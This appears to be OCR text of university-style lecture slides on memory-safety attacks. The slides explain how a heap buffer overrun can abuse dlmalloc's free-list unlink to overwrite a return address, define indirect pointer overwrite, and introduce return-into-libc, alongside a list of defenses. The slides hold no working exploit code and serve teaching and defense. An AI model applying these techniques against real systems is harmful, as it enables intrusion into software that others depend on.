


Dlmalloc maintains a doubly linked list of free chunks

When chunk c gets unlinked, c's backward pointer is written to *(forward pointer+12)

Or: green value is written 12 bytes above where red value points

Exploiting a buffer overrun




Green value is written 12 bytes above where red value points

A buffer overrun in d can overwrite the red and green values

- Make Green point to injected code
- Make Red point 12 bytes below a function return address

Exploiting a buffer overrun



Green value is written 12 bytes above where red value points

Net result is that the return address points to the injected code

Indirect pointer overwrite

- This technique of overwriting a pointer that is later dereferenced for writing is called *indirect pointer overwrite*
- This is a broadly useful attack technique, as it allows to selectively change memory contents
- A program is vulnerable if:
  - It contains a bug that allows overwriting a pointer value
  - This pointer value is later dereferenced for writing
  - And the value written is under control of the attacker


Overview

- Introduction
- Example attacks
  - Stack-based buffer overflow
  - Heap-based buffer overflow
  - Return-to-libc attacks
  - Data-only attacks
- Example defenses
  - Stack canaries
  - Non-executable data
  - Control-flow integrity
  - Layout randomization
- Conclusion


Return-into-libc

- *Direct code injection*, where an attacker injects code as data is not always feasible
  - E.g. When certain countermeasures are active
- *Indirect code injection* attacks will drive the execution of the program by manipulating the stack
- This makes it possible to execute fractions of code present in memory
  - Usually, interesting code is available, e.g. libc


Return-into-libc: overview




Return-into-libc: overview



